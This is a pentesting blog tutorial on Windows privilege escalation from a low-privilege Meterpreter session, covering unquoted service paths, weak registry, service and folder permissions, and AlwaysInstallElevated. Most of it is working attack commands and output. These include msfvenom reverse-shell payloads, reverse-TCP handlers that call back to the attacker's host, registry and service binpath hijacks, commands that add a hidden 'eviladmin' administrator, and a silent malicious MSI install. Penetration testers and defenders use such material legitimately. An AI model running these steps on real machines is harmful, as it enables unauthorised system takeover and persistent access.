



ADVISORIES

OPERATING SYSTEM

APPLICATION SECURITY

NETWORK

TOOLS

ARTICLE SERIES

ABOUT US



# Windows Privilege Escalation Methods for Pentesters

📅 January 18, 2017   👤 Gokhan Sagoglu   📁 Operating System

Imagine that you have gotten a low-priv Meterpreter session on a Windows machine. Probably you'll run *getsystem* to escalate your privileges. But what if it fails?

Don't panic. There are still some techniques you can try.

## Unquoted Service Paths

Basically, it is a vulnerability that occurs if a service executable path is not enclosed with quotation marks and contains space.

To identify these unquoted services you can run this command on Windows Command Shell:

```
1. wmic service get name,displayname,pathname,startmode |findstr /i "Auto"
   |findstr /i /v "C:\Windows\\" |findstr /i /v ""
```

All services with unquoted executable paths will be listed:


```
1. meterpreter > shell
2. Process 4024 created.
3. Channel 1 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\Desktop>wmic service get name,displayname,pathname,startmode
   |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v ""
8. wmic service get name,displayname,pathname,startmode |findstr /i "Auto"
   |findstr /i /v "C:\Windows\\" |findstr /i /v ""
9. Vulnerable Service                               Vulnerable Service
   C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe
   Auto
10.
11. C:\Users\testuser\Desktop>
```

If you look at the registry entry for this service with Regedit you can see the **ImagePath** value is:

**C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe**

It should be like this:

**"C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe"**



When Windows attempts to run this service, it will look at the following paths in order and will run the first EXE that it will find:

```
C:\Program.exe
C:\Program Files.exe
C:\Program Files (x86)\Program.exe
C:\Program Files (x86)\Program Folder\A.exe
C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe
```

This vulnerability is caused by the *CreateProcess* function in Windows operating systems. For more information click read [this article](#).

If we can drop our malicious exe successfully on one of these paths, upon a restart of the service, Windows will run our exe as SYSTEM. But we should have necessary privileges on one of these folders.

In order to check the permissions of a folder, we can use built-in Windows tool, icacls. Let's check permissions for *C:\Program Files (x86)\Program Folder* folder:

```
1. meterpreter > shell
2. Process 1884 created.
3. Channel 4 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Program Files (x86)\Program Folder>icacls "C:\Program Files (x86)\Program
Folder"
8. icacls "C:\Program Files (x86)\Program Folder"
9. C:\Program Files (x86)\Program Folder Everyone:(OI)(CI)(F)
10. NT SERVICE\TrustedInstaller:(I)(F)
11. NT SERVICE\TrustedInstaller:(I)(CI)(IO)
(F)
12. NT AUTHORITY\SYSTEM:(I)(F)
13. NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
14. BUILTIN\Administrators:(I)(F)
15. BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
16. BUILTIN\Users:(I)(RX)
17. BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
18. CREATOR OWNER:(I)(OI)(CI)(IO)(F)
19. APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES:(I)(RX)
20. APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
21.
22. Successfully processed 1 files; Failed processing 0 files
23.
24. C:\Program Files (x86)\Program Folder>
```

What a luck! As you can see, “Everyone” has full control on this folder.

F = Full Control

CI = Container Inherit – This flag indicates that subordinate containers will inherit this ACE.

OI = Object Inherit – This flag indicates that subordinate files will inherit the ACE.

This means we are free to put any file to this folder!

From now on, what you’re going to do depends on your imagination. I simply preferred to generate a reverse shell payload to run as SYSTEM.

MSFvenom can be used for this job:

```
1. root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.2.60 LPORT=8989 -f exe -o A.exe
2. No platform was selected, choosing Msf::Module::Platform::Windows from the payload
3. No Arch selected, selecting Arch: x86 from the payload
4. Found 1 compatible encoders
5. Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
6. x86/shikata_ga_nai succeeded with size 360 (iteration=0)
7. x86/shikata_ga_nai chosen with final size 360
8. Payload size: 360 bytes
9. Final size of exe file: 73802 bytes
10. Saved as: A.exe
```

Let’s place our payload to *C:\Program Files (x86)\Program Folder* folder:

```
1. meterpreter > getuid
2. Server username: TARGETMACHINE\testuser
3. meterpreter > cd "../../Program Files (x86)/Program Folder"
4. meterpreter > ls
5. Listing: C:\Program Files (x86)\Program Folder
6. =====
7.
8. Mode                Size   Type   Last modified             Name
9. ----                -
10. 40777/rwxrwxrwx    0      dir   2017-01-04 21:43:28 -0500 A Subfolder
11.
12. meterpreter > upload -f A.exe
13. [*] uploading   : A.exe -> A.exe
14. [*] uploaded    : A.exe -> A.exe
15. meterpreter > ls
16. Listing: C:\Program Files (x86)\Program Folder
17. =====
18.
19. Mode                Size   Type   Last modified             Name
20. ----                -
21. 40777/rwxrwxrwx    0      dir   2017-01-04 21:43:28 -0500 A Subfolder
22. 100777/rwxrwxrwx  73802 fil   2017-01-04 22:01:32 -0500 A.exe
23.
24. meterpreter >
```

At the next start of the service, *A.exe* will run as SYSTEM. Let's try to stop and restart the service:

```
1. meterpreter > shell
2. Process 1608 created.
3. Channel 2 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\Desktop>sc stop "Vulnerable Service"
8. sc stop "Vulnerable Service"
9. [SC] OpenService FAILED 5:
10.
11. Access is denied.
12.
13.
14. C:\Users\testuser\Desktop>
```

Access is denied because we don't have permission to stop or start the service. However, it's not a big deal, we can wait for someone to restart the machine, or we can do it ourselves with *shutdown* command:

```
1. C:\Users\testuser\Desktop>shutdown /r /t 0
2. shutdown /r /t 0
3.
4. C:\Users\testuser\Desktop>
5. [*] 192.168.2.40 - Meterpreter session 8 closed. Reason: Died
```

As you can see, our session has died. We'll never forget you low-priv shell. RIP.

Our target machine is restarting now. Soon, our payload will work as SYSTEM. We should start a handler right away.

```
1. msf > use exploit/multi/handler
2. msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
3. payload => windows/meterpreter/reverse_tcp
4. msf exploit(handler) > set lhost 192.168.2.60
5. lhost => 192.168.2.60
6. msf exploit(handler) > set lport 8989
7. lport => 8989
8. msf exploit(handler) > run
9.
10. [*] Started reverse TCP handler on 192.168.2.60:8989
11. [*] Starting the payload handler...
12. [*] Sending stage (957999 bytes) to 192.168.2.40
13. [*] Meterpreter session 1 opened (192.168.2.60:8989 -> 192.168.2.40:49156) at
    2017-01-04 22:37:17 -0500
14.
15. meterpreter > getuid
16. Server username: NT AUTHORITY\SYSTEM
17. meterpreter >
18. [*] 192.168.2.40 - Meterpreter session 1 closed. Reason: Died
```

Now we have gotten a Meterpreter shell with SYSTEM privileges. High five!

But wait, why did our session die so quickly? We just started!

No need to worry. It's because, when a service starts in Windows operating systems, it must communicate with the Service Control Manager. If it's not, Service Control Manager thinks that something is not going well and terminates the process.

All we need to do is migrating to another process before the SCM terminates our payload, or you can consider using auto-migration. 😊

BTW there is a Metasploit module for checking and exploiting this vulnerability: *exploit/windows/local/trusted\_service\_path*

This module only requires that you link it to an existing Meterpreter session before running:

```
1. msf > use exploit/windows/local/trusted_service_path
2. msf exploit(trusted_service_path) > show options
3.
4. Module options (exploit/windows/local/trusted_service_path):
5.
6.   Name      Current Setting  Required  Description
7.   ----      -
8.   SESSION              yes       The session to run this module on.
9.
10.
11. Exploit target:
12.
13.   Id  Name
14.   --  ---
15.   0   Windows
```

However, it's always good to know the internals. 😊

If you want to demonstrate this vulnerability yourself, you can add a vulnerable service to your test environment:


```
1. C:\Windows\System32>sc create "Vulnerable Service" binPath= "C:\Program Files
(x86)\Program Folder\A Subfolder\Executable.exe" start=auto
2. C:\Windows\System32>cd C:\Program Files (x86)
3. C:\Program Files (x86)>mkdir "Program Folder\A Subfolder"
4. C:\Program Files (x86)>icacls "C:\Program Files (x86)\Program Folder" /grant
Everyone:(OI)(CI)F /T
```

## Services with Vulnerable Privileges

You know, Windows services run as SYSTEM. So, their folders, files, and registry keys must be protected with strong access controls. In some cases, we encounter services that are not sufficiently protected.

## Insecure Registry Permissions

In Windows, information related to services is stored in *HKLM\SYSTEM\CurrentControlSet\Services* registry key. If we want to see information about our “Vulnerable Service” we should check *HKLM\SYSTEM\ControlSet001\Services\Vulnerable Service* key.



Of course, our Vulnerable Service has some weaknesses. 🙄

But the point is, how can we check these permissions from the command line? Let's start the scenario from the beginning.

You have gotten a low-priv Meterpreter session and you want to check permissions of a service.

1. `meterpreter > getuid`
2. `Server username: TARGETMACHINE\testuser`

You can use **SubInACL** tool to check registry keys permissions. You can download it [here](#) but the point you need to be aware of it deployed as an msi file. If AlwaysInstallElevated policy setting is not enabled on target machine you can't install msi files with low-priv user. (We will discuss AlwaysInstallElevated policy later in this post) And of course, you may do not want to install a new software to the target machine.

I recommend you to install it a virtual machine and find *subinacl.exe* file in *C:\Program Files (x86)\Windows Resource Kits\Tools\*. It will work smoothly without having to install msi package.

Let's upload SubInACL tool to our target:

```
1. meterpreter > cd %temp%
2. meterpreter > pwd
3. C:\Users\testuser\AppData\Local\Temp
4. meterpreter > upload -f subinacl.exe
5. [*] uploading : subinacl.exe -> subinacl.exe
6. [*] uploaded  : subinacl.exe -> subinacl.exe
7. meterpreter >
```

Now SubInACL tool ready to use. Let's check permissions for *HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service*.

```
1. meterpreter > shell
2. Process 2196 created.
3. Channel 3 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\AppData\Local\Temp>subinacl.exe /keyreg
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service"
/display
8. subinacl.exe /keyreg
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service"
/display
9. SeSecurityPrivilege : Access is denied.
10.
11. WARNING :Unable to set SeSecurityPrivilege privilege. This privilege may be
    required.
12.
13.
14. =====
    +KeyReg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service
15. =====
16. /control=0x400 SE_DACL_AUTO_INHERITED-0x0400
17. /owner      =builtin\administrators
18. /primary group    =system
19. /perm. ace count  =10
20. /pace =everyone  ACCESS_ALLOWED_ACE_TYPE-0x0
21.     CONTAINER_INHERIT_ACE-0x2
```



```
22.      Key and SubKey - Type of Access:
23.      Full Control
24.      Detailed Access Flags :
25.      KEY_QUERY_VALUE-0x1      KEY_SET_VALUE-0x2      KEY_CREATE_SUB_KEY-0x4
26.      KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10      KEY_CREATE_LINK-0x20
27.      DELETE-0x10000
28.      READ_CONTROL-0x20000      WRITE_DAC-0x40000      WRITE_OWNER-0x80000
29.      .
30.      .
31.      .
32.      .
33.      .
34.
35.
36.      C:\Users\testuser\AppData\Local\Temp>
```

Focus on 20th to 23rd lines. It says *Everyone* has *Full Control* on this registry key. It means we can change the executable path of this service by editing the *ImagePath* value. It's a huge security weakness.

If we generate a simple reverse shell payload and drop it to our target, all that remains is changing the *ImagePath* value for our vulnerable service with our payload's path.

Let's generate a simple reverse shell payload:

```
1.      root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
      LHOST=192.168.2.60 LPORT=8989 -f exe -o Payload.exe
2.      No platform was selected, choosing Msf::Module::Platform::Windows from the
      payload
3.      No Arch selected, selecting Arch: x86 from the payload
4.      Found 1 compatible encoders
5.      Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
6.      x86/shikata_ga_nai succeeded with size 360 (iteration=0)
7.      x86/shikata_ga_nai chosen with final size 360
8.      Payload size: 360 bytes
9.      Final size of exe file: 73802 bytes
10.     Saved as: Payload.exe
```

Drop it to target machine:

```
1.      meterpreter > pwd
2.      C:\Users\testuser\AppData\Local\Temp
3.      meterpreter > upload -f Payload.exe
4.      [*] uploading   : Payload.exe -> Payload.exe
5.      [*] uploaded    : Payload.exe -> Payload.exe
6.      meterpreter >
```

Now let's change the *ImagePath* value with our payload's path.

```
1.      meterpreter > shell
2.      Process 280 created.
```

```
3. Channel 1 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\AppData\Local\Temp>reg add
   "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service" /t
   REG_EXPAND_SZ /v ImagePath /d "C:\Users\testuser\AppData\Local\Temp\Payload.exe"
   /f
8. reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service"
   /t REG_EXPAND_SZ /v ImagePath /d
   "C:\Users\testuser\AppData\Local\Temp\Payload.exe" /f
9. The operation completed successfully.
10.
11. C:\Users\testuser\AppData\Local\Temp>
```

At the next start of the service, *Payload.exe* will run as SYSTEM. But remember, we had to restart the computer to do this.

```
1. C:\Users\testuser\AppData\Local\Temp>shutdown /r /t 0
2. shutdown /r /t 0
3.
4. C:\Users\testuser\AppData\Local\Temp>
5. [*] 192.168.2.6 - Meterpreter session 1 closed. Reason: Died
```

Our target machine is restarting now. Prepare your handler! Soon, our payload will work as SYSTEM.

```
1. msf exploit(handler) > run
2.
3. [*] Started reverse TCP handler on 192.168.2.60:8989
4. [*] Starting the payload handler...
5. [*] Sending stage (957999 bytes) to 192.168.2.6
6. [*] Meterpreter session 2 opened (192.168.2.60:8989 -> 192.168.2.6:49156) at
   2017-01-16 03:59:58 -0500
7.
8. meterpreter > getuid
9. Server username: NT AUTHORITY\SYSTEM
10. meterpreter >
11. [*] 192.168.2.6 - Meterpreter session 2 closed. Reason: Died
```

But don't forget! We are working with services just as in the previous method our hi-priv meterpreter session will die quickly.

### Insecure Service Permissions

It is very similar to previous Insecure Registry Permissions example. Instead of changing service's "ImagePath" registry value directly we will do it with modifying service properties.

To check which Services have vulnerable privileges we can use [AccessChk](#) tool from [SysInternals Suite](#).

Upbad AccessChk tool to target machine:

```
1. meterpreter > cd %temp%
2. meterpreter > pwd
3. C:\Users\testuser\AppData\Local\Temp
4. meterpreter > upload -f accesschk.exe
5. [*] uploading : accesschk.exe -> accesschk.exe
6. [*] uploaded  : accesschk.exe -> accesschk.exe
7. meterpreter >
```

To check vulnerable services simply run this command:

```
1. meterpreter > getuid
2. Server username: TARGETMACHINE\testuser
3. meterpreter > shell
4. Process 3496 created.
5. Channel 2 created.
6. Microsoft Windows [Version 6.3.9600]
7. (c) 2013 Microsoft Corporation. All rights reserved.
8.
9. C:\Users\testuser\AppData\Local\Temp>accesschk.exe -uwcqv "testuser" *
10. accesschk.exe -uwcqv "TestUser" *
11.
12. Accesschk v6.02 - Reports effective permissions for securable objects
13. Copyright (C) 2006-2016 Mark Russinovich
14. Sysinternals - www.sysinternals.com
15.
16. RW Vulnerable Service
17. SERVICE_ALL_ACCESS
18.
19. C:\Users\testuser\AppData\Local\Temp>
```

All services that "testuser" can modify will be listed. *SERVICE\_ALL\_ACCESS* means we have full control over modifying the properties of Vulnerable Service.

Let's view the properties of the Vulnerable Service:

```
1. C:\Users\testuser\AppData\Local\Temp>sc qc "Vulnerable Service"
2. sc qc "Vulnerable Service"
3. [SC] QueryServiceConfig SUCCESS
4.
5. SERVICE_NAME: Vulnerable Service
6.         TYPE               : 10    WIN32_OWN_PROCESS
7.         START_TYPE          : 2      AUTO_START
8.         ERROR_CONTROL        : 1      NORMAL
9.         BINARY_PATH_NAME     : C:\Program Files (x86)\Program Folder\A
10.        Subfolder\Executable.exe
11.         LOAD_ORDER_GROUP     : UIGroup
12.         TAG                   : 0
13.         DISPLAY_NAME         : Vulnerable Service
14.         DEPENDENCIES         :
15.         SERVICE_START_NAME   : LocalSystem
16. C:\Users\testuser\AppData\Local\Temp>
```

BINARY\_PATH\_NAME points to Executable.exe which is executable file for this service. If we change this value with any command means this command will run as SYSTEM at the next start of the service. We can add a local admin if we want.

The first thing to do is adding a user:

```
1. C:\Users\testuser\AppData\Local\Temp>sc config "Vulnerable Service" binpath=
"net user eviladmin P4ssw0rd@ /add"
2. sc config "Vulnerable Service" binpath= "net user eviladmin P4ssw0rd@ /add"
3. [SC] ChangeServiceConfig SUCCESS
4.
5. C:\Users\testuser\AppData\Local\Temp>
```

After changing binpath, restart service with "sc stop" and "sc start" commands:

```
1. C:\Users\testuser\AppData\Local\Temp>sc stop "Vulnerable Service"
2. sc stop "Vulnerable Service"
3.
4. SERVICE_NAME: Vulnerable Service
5.         TYPE               : 10   WIN32_OWN_PROCESS
6.         STATE                : 3    STOP_PENDING
7.                                     (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
8.         WIN32_EXIT_CODE      : 0    (0x0)
9.         SERVICE_EXIT_CODE   : 0    (0x0)
10.        CHECKPOINT           : 0x0
11.        WAIT_HINT            : 0x0
12.
13. C:\Users\testuser\AppData\Local\Temp>sc start "Vulnerable Service"
14. sc start "Vulnerable Service"
15. [SC] StartService FAILED 1053:
16.
17. The service did not respond to the start or control request in a timely
    fashion.
```

When you try to start service it will return an error. As we talked earlier it's because, when a service starts in Windows operating systems, it must communicate with the Service Control Manager. "net user" cannot communicate with the SCM. No worries, our command will run as SYSTEM and the new user will be added successfully.

Now we should add new "eviladmin" user to local admins by changing "binpath" and starting service again.(We don't need to stop it again, it is already not running because of it didn't communicate with the SCM, you know)

```
1. C:\Users\testuser\AppData\Local\Temp>sc config "Vulnerable Service"
binpath="net localgroup Administrators eviladmin /add"
2. sc config "Vulnerable Service" binpath= "net localgroup Administrators
eviladmin /add"
3. [SC] ChangeServiceConfig SUCCESS
4.
5. C:\Users\testuser\AppData\Local\Temp>sc start "Vulnerable Service"
```

```
6. sc start "Vulnerable Service"
7. [SC] StartService FAILED 1053:
8.
9. The service did not respond to the start or control request in a timely
   fashion.
10.
11.
12. C:\Users\testuser\AppData\Local\Temp>
```

Enjoy your new local admin account!

```
1. C:\Users\testuser\AppData\Local\Temp>net user
2. net user
3.
4. User accounts for \\TARGETMACHINE
5.
6. -----
7. Administrator      can      eviladmin
8. Guest              testuser
9. The command completed successfully.
10.
11.
12. C:\Users\testuser\AppData\Local\Temp>
```

As we did before, you can prefer dropping a reverse shell payload to target machine and replacing binpath with the payload's path.

Instead of manually applying this method you can use this metasploit module: **exploit/windows/local/service\_permissions**

You have to link it to an existing Meterpreter session:

```
1. msf > use exploit/windows/local/service_permissions
2. msf exploit(service_permissions) > show options
3.
4. Module options (exploit/windows/local/service_permissions):
5.
6.   Name      Current Setting  Required  Description
7.   ----      -
8.   AGGRESSIVE false           no        Exploit as many services as possible
   (dangerous)
9.   SESSION           yes           The session to run this module on.
10.
11. Exploit target:
12.
13.   Id  Name
14.   --  ---
15.   0    Automatic
16.
```

## Insecure File/Folder Permissions

It is very similar to what we did with Unquoted Service Paths. Unquoted Service Paths takes advantage of “CreateProcess” function’s weakness in combination with folder permissions along the executable path of a service. But here we will try to replace the executable directly.

For example, if we check permissions for our Vulnerable Service’s executable path, we can see it is not protected well:

```
1. C:\Program Files (x86)\Program Folder>icacls "C:\Program Files (x86)\Program
   Folder\A Subfolder"
2. icacls "C:\Program Files (x86)\Program Folder\A Subfolder"
3. C:\Program Files (x86)\Program Folder\A Subfolder Everyone: (OI) (CI) (F)
4.                                     Everyone: (I) (OI) (CI) (F)
5.                                     NT SERVICE\TrustedInstaller:
   (I) (F)
6.                                     NT SERVICE\TrustedInstaller:
   (I) (CI) (IO) (F)
7.                                     NT AUTHORITY\SYSTEM: (I) (F)
8.                                     NT AUTHORITY\SYSTEM: (I) (OI)
   (CI) (IO) (F)
9.                                     BUILTIN\Administrators: (I) (F)
10.                                    BUILTIN\Administrators: (I)
   (OI) (CI) (IO) (F)
11.                                    BUILTIN\Users: (I) (RX)
12.                                    BUILTIN\Users: (I) (OI) (CI) (IO)
   (GR,GE)
13.                                    CREATOR OWNER: (I) (OI) (CI) (IO)
   (F)
14.                                    APPLICATION PACKAGE
   AUTHORITY\ALL APPLICATION PACKAGES: (I) (RX)
15.                                    APPLICATION PACKAGE
   AUTHORITY\ALL APPLICATION PACKAGES: (I) (OI) (CI) (IO) (GR,GE)
16.
17. Successfully processed 1 files; Failed processing 0 files
18.
19. C:\Program Files (x86)\Program Folder>
```

Simply replacing “Executable.exe” file with a reverse shell payload and restarting the service will give us a meterpreter session with SYSTEM privileges.

### AlwaysInstallElevated

AlwaysInstallElevated is a policy setting that directs Windows Installer to use elevated permissions when it installs any package on the system. If this policy setting is enabled, privileges are extended to all programs.

Actually enabling that is equivalent to granting administrative rights to non-privileged users. But in a way that I cannot understand, sometimes system administrators enable this setting:

You should check this registry values to understand if this policy is enabled:

```
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer]
```

```
"AlwaysInstallElevated"=dword:00000001
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
```

```
"AlwaysInstallElevated"=dword:00000001
```

If you have gotten a low-priv Meterpreter session, the built-in command line tool, reg query will help you to check these values:

```
1. meterpreter > getuid
2. Server username: TARGETCOMPUTER\testuser
3. meterpreter > shell
4. Process 812 created.
5. Channel 1 created.
6. Microsoft Windows [Version 6.3.9600]
7. (c) 2013 Microsoft Corporation. All rights reserved.
8.
9. C:\Users\testuser\Desktop>reg query
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
10. reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
    AlwaysInstallElevated
11. ERROR: The system was unable to find the specified registry key or value.
12.
13. C:\Users\testuser\Desktop>reg query
    HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
14. reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
    AlwaysInstallElevated
15. ERROR: The system was unable to find the specified registry key or value.
16.
17. C:\Users\testuser\Desktop>
```

If you got an error like "ERROR: The system was unable to find the specified registry key or value." this means this registry values never created. So, the policy is not enabled.

But if you see the following output, it means the policy setting is enabled and you can exploit it. 😊

```
1. meterpreter > getuid
2. Server username: TARGETCOMPUTER\testuser
3. meterpreter > shell
4. Process 2172 created.
5. Channel 1 created.
6. Microsoft Windows [Version 6.3.9600]
7. (c) 2013 Microsoft Corporation. All rights reserved.
8.
9. C:\Users\testuser\Desktop>reg query
    HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
10. reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
    AlwaysInstallElevated
11.
12. HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
13.     AlwaysInstallElevated     REG_DWORD     0x1
14.
15.
16. C:\Users\testuser\Desktop>reg query
    HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
17. reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
    AlwaysInstallElevated
18.
19. HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
20.     AlwaysInstallElevated     REG_DWORD     0x1
21.
22.
23. C:\Users\testuser\Desktop>
```

As I said before, in this situation, Windows Installer will use elevated permissions when it installs any package. So we should generate a malicious .msi package and run it. MSFvenom can handle this.



If you want you can generate a .msi package that adds a local admin to our target machine. You should use *windows/adduser* as a payload:

```
1. root@kali:~# msfvenom -f msi-nouac -p windows/adduser USER=eviladmin  
PASS=P4ssw0rd@ -o add_user.msi  
2. No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload  
3. No Arch selected, selecting Arch: x86 from the payload  
4. No encoder or badchars specified, outputting raw payload  
5. Payload size: 277 bytes  
6. Final size of msi file: 159744 bytes  
7. Saved as: add_user.msi  
8. root@kali:~#
```

But in this scenario, I'll generate an executable reverse shell payload(Payload.exe) and an msi package(malicious.msi) that executes this payload. Let's do it!

Generating Payload.exe:

```
1. root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai  
LHOST=192.168.2.60 LPORT=8989 -f exe -o Payload.exe  
2. No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload  
3. No Arch selected, selecting Arch: x86 from the payload  
4. Found 1 compatible encoders  
5. Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
6. x86/shikata_ga_nai succeeded with size 360 (iteration=0)  
7. x86/shikata_ga_nai chosen with final size 360  
8. Payload size: 360 bytes  
9. Final size of exe file: 73802 bytes  
10. Saved as: Payload.exe
```

Generating malicious.msi by using *windows/exec* as a payload. Make sure you enter the correct path for Payload.exe:

```
1. root@kali:~# msfvenom -f msi-nouac -p windows/exec  
cmd="C:\Users\testuser\AppData\Local\Temp\Payload.exe" > malicious.msi  
2. No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload  
3. No Arch selected, selecting Arch: x86 from the payload  
4. No encoder or badchars specified, outputting raw payload  
5. Payload size: 233 bytes  
6. Final size of msi-nouac file: 159744 bytes
```

Now we can upload these two to our target machine.

```
1. meterpreter > cd C:/Users/testuser/AppData/Local/Temp  
2. meterpreter > upload -f Payload.exe  
3. [*] uploading : Payload.exe -> Payload.exe  
4. [*] uploaded : Payload.exe -> Payload.exe  
5. meterpreter > upload -f malicious.msi  
6. [*] uploading : malicious.msi -> malicious.msi
```

```
7. [*] uploaded : malicious.msi -> malicious.msi
```

Before executing the .msi file, start a new handler on another terminal window for brand new hi-priv shell:

```
1. msf > use exploit/multi/handler
2. msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
3. payload => windows/meterpreter/reverse_tcp
4. msf exploit(handler) > set lhost 192.168.2.60
5. lhost => 192.168.2.60
6. msf exploit(handler) > set lport 8989
7. lport => 8989
8. msf exploit(handler) > run
9.
10. [*] Started reverse TCP handler on 192.168.2.60:8989
11. [*] Starting the payload handler...
```

Now we're ready to execute!

```
1. meterpreter > shell
2. Process 1260 created.
3. Channel 2 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\AppData\Local\temp>msiexec /quiet /qn /i malicious.msi
8. msiexec /quiet /qn /i malicious.msi
9.
10. C:\Users\testuser\AppData\Local\temp>
```

/quiet = Suppress any messages to the user during installation

/qn = No GUI

/i = Regular (vs. administrative) installation

Enjoy your shell with SYSTEM privileges!

```
1. [*] Started reverse TCP handler on 192.168.2.60:8989
2. [*] Starting the payload handler...
3. [*] Sending stage (957999 bytes) to 192.168.2.236
4. [*] Meterpreter session 1 opened (192.168.2.60:8989 -> 192.168.2.236:36071) at
   2016-12-21 04:21:57 -0500
5.
